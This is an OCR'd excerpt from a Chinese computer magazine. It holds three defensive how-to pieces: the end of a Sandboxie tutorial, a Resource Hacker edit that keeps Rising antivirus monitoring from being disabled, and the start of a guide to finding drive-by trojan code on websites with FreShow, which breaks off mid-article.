


图 9




图 10

因为刚才的操作全部是在沙盘内进行，此时如果关闭沙盘的话，迅雷也就随之关闭了，而真实的下载目录 F\download 里面我们刚才下载的 setup 文件也就被清除了，所以我们要从虚拟目录里复制出来备用，如果该文件包含病毒我们不想要，就可以在沙盘内删除，选择“沙盘”—“DefaultBox”—“删除保存内容”即可，如图 10，图 11。




图 11

总之，在沙盘内运行各种程序都不用担心自己的系统会遭到破坏，因为沙盘可以说是一个小型的影子系统，唯一的差别就在于沙盘不能保护整个分区，不过这并算不上什么大问题。文章就介绍到这儿，至于它其它的功能还请大家开动脑筋去自己“开发”吧。(本文所涉及到的 Sandbox 已收录到光盘中)

打造永不停用的瑞星监控

周玲生

通常，我们在系统托盘处瑞星杀毒软件的小绿伞图标上点右键，选择“禁用所有监控”后就会弹出“验证码确认”的窗口，按照图示输入验证码，点“确定”后就可以禁用瑞星监控了，如图 1。

对于使用瑞星杀毒软件的小菜而言，最为担心的事情莫过于在不知不觉间被关闭了监控功能，这样的话则杀毒软件就等于“自废武功”，形同虚设了。因此，如何保卫瑞星监控不被恶意停用就成了小菜们防御非法攻击的一个重点。




图 1




图 2

看了以上关闭瑞星监控的操作过程，作为叉子的你，心中会闪过什么想法没有？没错，我们可以使用 Resource Hacker 修改该窗口界面，打造一个永不停用的瑞星监控，具体的步骤如下：

1、运行 Resource Hacker，打开 RavMon.exe，依次展开“对话框”→“169”→“2052”，删除右边窗口中的以下内容，如图 2。

```
CONTROL "确定", 1, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 87, 56, 50, 16
CONTROL "验证码:", 1141, STATIC, SS_RIGHT | WS_CHILD | WS_VISIBLE | WS_GROUP, 7, 11, 64, 16 , 0x00000020
CONTROL "输入验证码:", 1142, STATIC, SS_RIGHT | WS_CHILD | WS_VISIBLE | WS_GROUP, 7, 42, 65, 30 , 0x00000020
CONTROL "", 1143, EDIT, ES_LEFT | ES_AUTOHSCROLL | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 83, 41, 53, 12 , 0x00020000
CONTROL "看不清,换一个", 1144, STATIC, SS_RIGHT | WS_CHILD | WS_GROUP, 10, 29, 126, 9 , 0x00000020
```

2、点击“编译脚本”，保存并退出。

3、进入 CMD，使用修改后的 RavMon.exe 替换 C:\Program Files\Rising\Rav 和 C:\Program Files\Rising\Rav\Update 文件夹中的同名文件。

重启系统后我们再来看看吧，现在的“验证码确认”窗口界面已经清爽了许多吧，如图 3。任何心怀不轨的人对它都只能是“狗咬乌龟——无从下口”了。

(本文所涉及到的 Resource Hacker 已收录到光盘中)




图 3

文章难易度：★★
文章阅读点：利用工具FreShow找出网站中的挂马代码

如何找出网站中的“内鬼”

痛并快乐着

网站挂马是目前最为常见的一种病毒木马传播方式，因为在浩瀚的网页中又有谁知道哪个网页会有问题呢？虽然现在有一些安全工具可以拦截网页中的病毒木马，但是作为网站的管理员却有职责，必须要找出问题的所在，要及时的把网站中存在的“内鬼”给找出来才行，不然还有谁敢放心的访问这个可能存在病毒木马的网站呢？

一、何谓网站挂马

首先我们来了解一下什么是“网站挂马”？网站挂马就是将包括病毒木马的网页（俗称“网页木马”）链接嵌入到一个或多个被黑客入侵的网站的网页文件内，这样当用户访问这个网站页面后，浏览器就会在正常读取网页文件的同时，在系统后台悄悄的链接到包含病毒木马的网页，然后浏览器就会将嵌入到网页中的病毒木马下载到硬盘中某个特定的目录下并运行，最后黑客就可以通过这些病毒木马对系统进行控制了。网页挂马之所以这么隐蔽，主要是因为挂马只需要在网页内插入一段非常短的代码就行了，如果网站的网页文件非常多的话，那么手工检测到的几率就更是微乎其微了。

二、网站链接分析

下面我们来看看如何利用分析工具FreShow找出网站中的“内鬼”吧，首先运行FreShow，在“网址”栏输入一个有问题的网站地址，然后点击后边的“点击”按钮，这时该地址中的所有代码信息就会自动加载到处理框中了，当然我们也可以手动输入或从其它地方复制过来。接着我们点击“过滤”按钮，这样就可以在地址列表框中看到被Qeye引擎处理后的链接结果了，如图1。该引擎用于过滤网页中的引用地址，并且会自动进行相对与绝对地址的区分，同时该操作也将会清空结果框中的内容。

在地址列表框中，第一栏是该网页链接的层次，第二栏显示的则是该链接的类型。往往我们在第一层链接中是很难发现网站挂马的痕迹的，所以需要在列表框里任意的选择一个链接，然后点击“点击”按钮，等结果显示以后，再点击“过滤”按钮，这时就可以看到第二层的链接了，可是检测的这个网站




图1

